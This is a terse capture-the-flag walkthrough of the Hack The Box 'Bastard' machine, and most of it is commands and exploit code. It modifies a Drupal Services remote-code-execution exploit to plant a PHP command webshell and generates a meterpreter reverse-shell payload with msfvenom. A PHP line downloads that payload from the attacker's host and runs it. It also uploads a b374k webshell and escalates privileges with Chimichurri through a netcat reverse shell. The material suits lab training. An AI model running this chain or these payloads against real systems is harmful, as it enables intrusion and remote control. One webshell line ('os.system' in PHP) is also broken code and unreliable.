Win: Bastard --

```
nmap -sC -sV -oA nmapscan 10.10.10.9

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
```

going to http://10.10.10.9/robots.txt

http://10.10.10.9/CHANGELOG.txt
Drupal 7.54

```
search sploit drupal
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)  | exploits/php/webapps/44557.rb
didnot work
Drupal 7.x Module Services - Remote Code Execution     | exploits/php/webapps/41564.php
```


The exploit requires a few small modifications to run successfully. There is a syntax error on line 16 as well as line 71. The variables that must be modified are url, endpoint_path, flename and data. The endpoint URL can easily be enumerated by fuzzing

```
apt-get install php-curl
```

```
url = 'http://10.10.10.9';
$endpoint_path = '/rest'; --> find this with dirbuster
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'ahmed.php',
    'data' => '<?php os.system($_GET['cmd']); ?>'
];
```

```
root@kali:~/htb/bastard# php ex.php
Stored session information in session.json
Stored user information in user.json
Cache contains 7 entries
File written: http://10.10.10.9/ahmed.php
```



10.10.10.9/ahmed.php?cmd=whoami

```
nt authority\iusr nt authority\iusr
```

creating a shell

```
msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=10.10.14.9 LPORT=4443 > metasploit_https.exe
```

```
$file = [
    'filename' => 'ahmed.php',
    'data' => 'file_put_contents("meta.exe", fopen("http://10.10.14.9/metasploit_https.exe", "r")); shell_exec("meta.exe");'
];
```

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
```

a very cool way to make a shell on windows
link: https://exp1o1t9r.com/2020/01/21/hack-the-box-bastard-writeup/

1- to get the payload

```
wget -O payload1.txt https://raw.githubusercontent.com/BlackArch/webshells/master/php/b374k-2.7.php
```

2- upload the script by modifying the php exploit

```
$myfile = fopen("payload1.txt", "r") or die("Unable to open file!");
$payload1 = fread($myfile,filesize("payload1.txt"));
$url = '10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint'; $file = [
 'filename' => 'exp1o1t9r.php',
 'data' => $payload1
];
```

3- run the php exploit

4 - go to
http://10.10.10.9/exp1o1t9r.php?

ba22fde1932d06eb76a163d312f921a2

systeminfo

https://github.com/Re4son/Chimichurri/
using this exploit

upload the aaa.exe (just renamed it) to the target

run

```
nc -nlvp 12345
aaa.exe 10.10.14.9 12345
```

voilaa!!

4bf12b963da1b30cc93496f617f7ba7c